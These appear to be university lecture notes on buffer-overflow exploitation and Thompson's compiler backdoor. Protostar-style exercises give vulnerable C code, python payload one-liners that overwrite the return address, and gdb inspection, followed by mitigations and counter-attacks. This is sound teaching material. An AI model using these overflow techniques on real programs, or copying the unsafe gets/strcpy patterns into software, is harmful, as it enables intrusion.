6.033: Security - Low-level Exploits
Lecture 26
Katrina LaCurts, lacurts@mit.edu

Stack Smashing

We're going to wrap up security today by talking about a very common, and very fun, type of attack: buffer overflows. Why are we doing this now?

- It's fun. We usually save our most fun things for the last week.
- It's important. These types of attacks have been around for a long time, and you need to understand how they work.
- We couldn't fit a paper about stack smashing into the recitations this year.

Way back in February, we were doing very low-level systems-y things with operating systems, memory, etc. Then we expanded way way out into big distributed systems. We're going to end back at OSes.

Basic setup

To do this, we need to talk about what the program stack is and how it works. A 'stack' is a basic data structure: the last object on it is the first removed (so it exports PUSH and POP).

The program stack in particular helps handle the following problem: A piece of code calls a function. That function executes, and when it's done, the code needs to return to where it was before. The program stack allows that to work.

In general, program variables/arguments/other data are pushed onto the stack. The stack is organized into frames. Roughly, a single frame represents the content needed for a particular function. It's useful to organize the stack into frames, because it makes it easier for us to return from a function:

But we also need to deal with some metadata.

- The instruction pointer, which points to the current instruction

In particular, let's consider what happens when main() calls some function:

```
void function(int a) {
    // do whatever
```

```
    }

    void main() {
        int x = 0;
        function(7);
    }
```

Imagine we're inside of function(). IP points to whatever instruction we're executing. And once function() returns, we want to go back to where we were in main. How would we do that? How would we remember?

We'll, we'll save the previous instruction pointer before the call to function.

So that's great, but how would we know where that is once function is returned? Simple: we'll have some additional metadata that points to it.


- The "frame pointer", or "base pointer". This pointer points to (roughly) the base of the current frame, and the saved IP is at a fixed offset from that.

To facilitate this working for multiple nested function calls, we'll also need to save the previous value of BP along with the previous value of IP.

There's nothing super interesting about this code, but we'd see the following on the stack after the call to function():

- local variables
- the arguments to function() (7 in this case)
- A saved base pointer. The current base pointer points to the base of the current stack frame. That gets updated on the call to
- function, so we want to save the old one.
- Similarly, a saved instruction pointer, so we know exactly where in main we left off.
- Any variables that get defined in function()

It might look something like this:



Once function() has finished, we can use BP to pop off the saved BP and IP, reset them as the current BP and IP, and continue on.

What is a buffer overflow?

Okay. Let's get some new code:

```
  #include <string.h>
  #include <stdio.h>

  void function(char *str) {
    char buffer[16];
    strcpy(buffer, str);
  }

  void main() {
    char large_string[256];
    gets(large_string);
    function(large_string);
  }
```

What does this code do? Allocates 256 characters. for large_string, reads in a string from commandline-input, and calls function with that string as the argument. function then attempts to copy the string into buffer, which holds 16 characters.

If we set large_string to be small, we're okay:

```
  echo 'A' | ./a.out
```

Equivalently

```
  python -c "print 'A'" | ./a.out
```

If we set the string to be large, though:

```
  python -c "print 'A'*256" | ./a.out
```

Segmentation fault.

What is going on on the stack here? Copying large_string into buffer can overwrite the saved based pointer, saved instruction pointer, etc. So the return call segfaults, in this case because we overwrite the saved IP with nonsense.

Attack 1: Overwrite a variable

The basic attack, then, is to overwrite the saved IP with *not*

nonsense. We're going to build up to that. Here's some code:

```
  #include <stdlib.h>
  #include <unistd.h>
  #include <stdio.h>

  int main(int argc, char **argv)
  {
    volatile int modified;
    char buffer[64];

    modified = 0;
    gets(buffer);

    if(modified != 0) {
        printf("you have changed the 'modified' variable\n");
    } else {
        printf("Try again?\n");
    }
  }
```

What does the stack look like?

```
  arguments
  saved BP, saved IP
  modified
  buffer
```

Instead of overwriting the saved IP, right now let's just overwrite modified.

If we did:

```
  python -c "print 'A'*64" | ./stack0
```

buffer would be set to "AAA ... A" (64 A's)

And if we do:

```
  python -c "print 'A'*65" | ./stack0 ?
```

Bingo; modified has been changed. So you can see that we can overflow a buffer and not immediately cause a seg fault, but in fact change some things about the program.

Attack 2: Overwrite a variable so that we can call the function

---

So that was fun. Let's do something more interesting.

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
  volatile int (*fp)();
  char buffer[64];

  fp = 0;

  gets(buffer);

  if(fp) {
      printf("calling function pointer, jumping to 0x%08x\n", fp);
      fp();
  }
}
```

This code has a buffer (for us to overwrite!) and a function pointer. Our first goal is to overwrite fp. We know how to do that; it's the same thing we did before

```
python -c "print 'A'*65" | ./stack3
```

But the code segfaults. We'd like to overwrite fp so that it points to a valid function. If we can do that, the code will then execute that function.

So we're going to try to overwrite fp to be the address of win. How do we know the address of win?

Welcome to gdb.

```
gdb stack3
print win
quit
```

So now we know the address of win (typically: 0x08048424)

Now, we still need to overwrite the first 64 bytes of buffer, and then the address.

If we try:

```
python -c "print 'A'*64 + '\x08\x04\x84\x24'" | ./stack3
```

We seg fault. Why? We put the address in the wrong byte order.

```
python -c "print 'A'*64 + '\x24\x84\x04\x08'" | ./stack3
```

That works.

Attack 3: Overwrite a variable to overwrite saved pointer

Notice that in Attack 2, we made that work because we overwrote a function pointer that was then called. What if that didn't occur? For instance, what if we had this code:

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void win()
{
  printf("code flow successfully changed\n");
}

int main(int argc, char **argv)
{
  char buffer[64];
  gets(buffer);
}
```

All the code is doing is reading a buffer from a string. Sure we can overflow buffer and cause a seg fault, but that's not interesting.

What we're going to attempt to do is overwrite the saved function pointer (saved to the stack) so that when main() returns, we jump into a new function (namely win).

First, let's set up a payload:

```
python -c "print 'A'*64" > /tmp/payload
```

This is just going to make it easier to refer to our string of 64 A's, which we need to overflow buffer. In particular, it'll make it possible for us to overflow the buffer while running the program in gdb.

Now let's get the address of win

```
gdb stack4
print win

(typically 0x080483f4)
```

Now let's disassemble main so we can look at the code

```
(still in gdb)

disas main

0x08048408 <+0>:    push   ebp
0x08048409 <+1>:    mov    ebp,esp
0x0804840b <+3>:    and    esp,0xfffffff0
0x0804840e <+6>:    sub    esp,0x50
0x08048411 <+9>:    lea    eax,[esp+0x10]       ; buffer[64]
0x08048415 <+13>:   mov    DWORD PTR [esp],eax
0x08048418 <+16>:   call   0x804830c <gets@plt> ; overflow
0x0804841d <+21>:   leave
0x0804841e <+22>:   ret
```

We're going to add a breakpoint at the second to last line

```
break *0x0804841d
```

This means that when we run the code, it will halt there. We're interested in this because we want to know what memory looks like at that point.

```
run < /tmp/payload
```

Now, when it hits the breakpoint, let's inspect $ebp and $eip

```
x/2x $ebp
```

(Excuse the weird syntax. 'x' is the command to view memory, 2x specifies how much memory we want to see (two bytes) and in what format (heX))

```
0xbffff7c8:     0xbffff848      0xb7eadc76 ;
```

Now we know that $ebp is 0xbffff848 and the saved stack pointer is 0xb7eadc76

(Note we couldn't just do 'x $eip', because that will give us the current stack pointer.

Why does this matter? We want to overwrite the saved instruction

pointer.

Okay so how far do we have to overwrite buffer to overwrite eip? I.e., where is eip on the stack, specifically in relation to the start of buffer?

```
  x/24x $esp

  0xbffff770: 0xbffff780  0xb7ec6165  0xbffff788  0xb7eada75
  0xbffff780: 0x41414141  0x41414141  0x41414141  0x41414141
  0xbffff790: 0x41414141  0x41414141  0x41414141  0x41414141
  0xbffff7a0: 0x41414141  0x41414141  0x41414141  0x41414141
  0xbffff7b0: 0x41414141  0x41414141  0x41414141  0x41414141
  0xbffff7c0: 0x08048400  0x00000000  0xbffff848  0xb7eadc76
```

There's ebp at the bottom right. You can even see buffer! It's filled with '41'. So we've got to go 12 bytes past buffer.

```
  quit
```

Now

```
  python "print -C 'A'*76 + '\xf4\x83\x04\x08'" | ./stack4
```

  (Remember the address of win: 0x080483f4)

Getting fancier

These are the basics. But note that all we did was get code to jump into an existing function. What if we want it to jump into our *own* function?

The next step would be to insert our own code onto the stack. We're not going to do that in class because of time constraints (you have to find a few memory addresses, and put all of your code into hex, which is annoying). But the approach is basically the same.

In particular, our goal would be to write code that executes a shell.

Solutions and counter-attacks

Modern versions of linux will not allow you to execute the attacks that I just did. What things made those possible?

1. We could execute our own code on the stack (that's what we would've done in the fancier attack)

2. We could predict important memory locations

Modern Linux has protections:

1. A non-executable stack: That effectively eliminates the "insert bad code onto the stack and execute it" trick

2. ASLR (Address Space Layout Randomization): Randomize the address space/positions of key data. For instance, the stack pointer, heap pointer, libraries, etc. This makes it more difficult for attackers to predict address locations. (They'll change from run to run)

But, there are counter-attacks!

* Arc-injection (or return-to-libc). 'libc' is a shared library that provides the C runtime on UNIX. It defines system calls, and is in memory as a shared runtime library. It can be accessed by all programs, and is (typically) at a fixed location in memory.

  In particular, it defines the system call 'system', which will execute a shell command. If we call system with the argument /bin/sh, we'll get a shell.

  return-to-libc attacks overflow a buffer, and overwrite the return address to point into libc.

return-to-libc doesn't require an executable stack, and since libc is typically at a fixed location in memory, our protections don't help.

Here's another idea: what if we just prevented the return address from being overwritten? For instance, perhaps we save it to the heap as well as the stack. When we're about to return, the OS checks that the two are equal. This would have some performance implications, but maybe it's worth it?

Well, bad news: you can smash the heap too. It works differently than stack-smashing. Memory on the heap is dynamically allocated at runtime and typically contains program data. Heap smashing corrupts this data in specific ways to cause the application to overwrite internal structures (things such as linked-list pointers).

Okay so what if we could prevent overwriting the return address in some other way? Do all buffer overflows require overwriting the return addr?

No: "Pointer subterfuge" is where an attacker overwrites a pointer to executable code and modifies it. There are pointers to executable code in lots of places. Function pointers, C++ virtual functions, exception handlers, etc.

Even fancier address-space randomization won't help us. Blind Return Oriented Programming is an attack that works on some systems that use address space randomization and have non-executable stacks, *and* the attack doesn't even require access to the program source or its binary.

The "correct" solution

There's kind of an obvious solution lurking here: Bounds checking. Prevent buffers from being overflowed in the first place. You've probably experienced this in a language like Java.

Why isn't C doing that? Bounds checking is expensive. Basically: every time you do change an index, you have to do an if statement.

Moreover, many people love C for the ability to write compact code that results in compact assembly. Adding bound-checking results in orders-of-magnitude more instructions in some cases. For example, here's some Network I/O code in C:

```
  struct record {
    int age;
    int sal;
    char name[1];
  };

  struct record *r;
  char buf[100];
  read(socket, buf, 100)
  r = (struct record *)buf;
  printf ("%d,%d,%s\n",r->age,r->sal,r->name);
```

This generates compact assembly. Doing so in Java requires hundreds of instructions. The fact that you can write code like this is part of the reason C is still used today.

But also? No one was thinking about security when they designed C.

Key points:

- Many of these attacks have been around for awhile, and yet are still used (an IE exploit in 2014 used heap smashing)

- Security is an arms race: for every software/OS/compiler/etc. problem we fix, attackers will find a new way in.

- We often trade off security for convenience. E.g., bounds-checking
  would help us, but no one wants the performance hit in C.

- High-level stuff in 6.033 is important, but look what you can do if
  you know the details!

Speaking of details...

Trusting Trust

All right, now let's talk about compilers.

What does a compiler do?

A compiler is responsible for translating source code into machine
code:

```
  src code --> compiler --> machine code
```

We're going to stick with the C programming language here. So we
might see:

```
   program  --> compiler --> machine code
   (C src)
```

Now that compiler -- is it machine code itself, or source code? It's
machine code when we're using it. So:

```
   program  --> compiler --> machine code
   (C src)   (machine code)
```

Now that machine code for the compiler did come from somewhere: the
compiler source code. Interestingly, the C compiler is also written
in C.

  This is not actually that interesting. It is a common exercise in
  compilers to write a compiler that can compile itself.

So indeed, we could do this:

```
   C compiler  --> C compiler  --> machine code
   (C source)    (machine code)
```

Thompson's Hack Pt. 1

UNIX is also written in C. So we could do this too:

```
  UNIX source  --> C compiler  --> UNIX
    (C)         (machine code)   (machine code)
```

Suppose we wanted to add a "back door" to UNIX, that would allow a particlar user -- let's say katrina -- to log into any UNIX system.

Well, we could try this:

```
  Hacked UNIX src --> CC --> Hacked UNIX binary
```

But people would spot that right away; they could just look into the source and see the hack.

Let's be a bit more clever:

```
  UNIX src --> Hacked CC --> Hacked UNIX binary
```

What would "Hacked CC" do? Would it insert this backdoor into every program it compiled? No; we'd have it:

1. Detect that it was translating the operating system
2. Upon detection, insert the backdoor for us. I.e., when it sees the relevant part of the UNIX sorts, it inserts some additional machine instructions that *are* the backdoor.

Is this hard to do? Not at all; we would've just written a new version of CC -- called Hacked CC -- compiled that into machine code (using CC), and then used it to translate the UNIX src.

So, is this hack easy to detect?

- If we read the UNIX src, the backdoor isn't there.
- If we read the UNIX machine code, it is, but boy is machine code difficult to read (indeed, this is one of the reasons we don't program in machine code). It would not be obvious from reading the machine code that such a hack existed.

But! If we read the Hacked CC src? Sure, the backdoor is there, and would be easy to find.

Now we could try lying: what if I just show you the CC src, and tell you that it created HCC? You can do an even better test:

```
  Take the CC src, use HCC to create a CC binary
  Use the CC binary to translate the UNIX src to the UNIX binary
  Compare the binary outputted by CC and by HCC
```

They'll differ!

Thompson's Hack Pt. 2

So let's do better. We're going to create a third compiler, Better-Hacked CC. Just as before, it can compile itself:

  Better-Hacked CC src --> BHCC --> BHCC machine code

What does BHCC do?

  1. Detects when it's compiling the UNIX src and inserts a backdoor in that case. Just like HCC did.

  2. Detects when it's compiling the original compiler, cc, and inserts the backdoor-inserting instructions.

What? Well:

  BHCC src --> BHCC --> BHCC machine code

Now, delete BHCC src from everywhere. Just ship out the machine code with UNIX. What happens when we compile the operating system?

  UNIX src --> BHCC --> Hacked UNIX

Just like with HCC. And people might get suspicious -- they'll say, where's the source for BHCC? That's fine, we say. We'll give them the correct, pristine, version of CC. They can read it and say "ah, yes, everything looks good".

But hey, we tried that before, and were thwarted by the following:

  Take the CC src, use HCC to create a CC binary
  Use the CC binary to translate the UNIX src to the UNIX binary
  Compare the binary outputted by CC and by HCC

If we replace "HCC" with "BHCC", does anything different happen? YES.

  Take the CC src, use BHCC to create a CC binary. What's in this binary? Backdoor-inserting instructions.

  Use the CC binary to translate the UNIX src to the UNIX binary. What will be in this binary? A backdoor.

  Compare the binary outputted by CC and by BHCC. It will look the same.

History

Where did this attack come from? From Ken Thompson. Ken Thompson developed UNIX -- he and Ritchie wrote that paper you read -- and won the Turing Award. In his acceptance speech, he revealed that he had implemented this hack in all versions of UNIX, so that he would always be able to log in. "You can't trust code that you did not totally create yourself."

Two fun facts that I'll leave you with:

- The moral to Thompson's story dealt with how policy should be issued around this issue. "The act of breaking into a computer system has to have the same social stigma as breaking into a neighbor's house. It should not matter that the neighbor's door is unlocked." You can agree or disagree with that statement, but Thompson was pushing for policy changes here, not technical changes.

- The "paper" written from Thompson's speech references a citation to "Unknown Air Force Document". Thompson says it's:

    Karger, P.A., and Schell, R.R.
    Multics Security Evaluation: Vulnerability Analysis.
    ESD-TR-74-193, Vol II, June 1974, page 52.

   Karger was a 6.033 student, and Schell participated in the graduate seminar that kicked off the development of 6.033.

==========
Wrap-up
==========

Back to complexity/modularity

Remember Lecture 1 -- We talked about using modularity and abstraction to decrease complexity. Let's talk about how you saw that borne out in the rest of the class:

- In operating systems: OSes are *all about* abstraction and modularity. You'll recall that the literal job of an OS kernel is to enforce modularity between user programs, and between itself and user programs. That's what virtual memory, threads, etc. all do for us -- without those things, user programs can easily corrupt one another.

- In networking: modularity and abstraction start to get less obvious

here, because we had to start dealing with additional concerns (economics, scale, etc.). But we saw a lot of layering and hierarchy -- in the networking stack, in DNS, even in BGP. You also saw nice abstractions: a reliable sender/receiver are a good abstraction. We had to get those to *work*, but once we did, our applications can (more or less) rely on the network.

- In fault tolerance: To some people, the fault tolerance section can seem "messy" and complicated, since we need so many details. But really, what we were enabling was an *enormously* simplifying assumption: that transactions were atomic, and isolated.

  Without atomicity, the reasoning that you have to do about failure is almost impossible -- how do you take into account every stage of failure for a single transaction?

  Without isolation, it's so hard to reason about concurrency -- remember that locks, in operating systems, were a concern for us; they broke modularity, to an extent. Two-phase locking gives us a systematic way to use locks.

- In security: Here's where things get tricky. To design good, secure systems, we can start out with a modular design: the guard model that provides complete mediation. But, then how did we get into all of those problems?

  Because often, that guard model was circumvented. or because there were new threat models that we didn't anticipate (e.g., botnets). So what good are modularity/abstraction if we can't ever fully secure our systems?

  First of all, we *can* make security improvements. And having simple, modular systems makes it easier to reason about how to provide security. A lot of security holes come from complexity -- for instance, the TLS handshake that I showed you is quite complex, and there have been bugs exploited just because someone implemented it incorrectly.

  Second, you saw yesterday in recitation -- and from the Trusting Trust stuff I just talked about -- that there is a way forward: policy.

What to do next

Where can you go from here?

If you liked Operating Systems
- 6.828 - Operating Systems (Fall)

If you liked Networking
- 6.829 - Computer Networks (Fall)

If you liked Transactions/fault tolerance
- 6.814/6.830 - Database Systems (Fall)
- 6.824 - Distributed Systems (Spring)
  - This is the most natural follow-up to 6.033
- 6.826 - Principles of Computer Systems

If you liked Security
- 6.858 - Computer Systems Security (Fall)
  - Less math
- 6.857 - Network and Computer Security (Spring) (Math)
  - More math
- 6.875 - Cryptography and Cryptanalysis
  - The most math

If you like math
- 6.852 - Distributed Algorithms (Fall)
  - Much more rooted in theory, but it's cool to think about how these algorithms would run in practice

If you liked 6.004 and think 6.033 was too high-level
- 6.823 - Architecture (Spring)

Miscellaneous
- 6.903 - Patents, Copyrights, and the Law of Intellectual Property
- 6.904 - Ethics for Engineers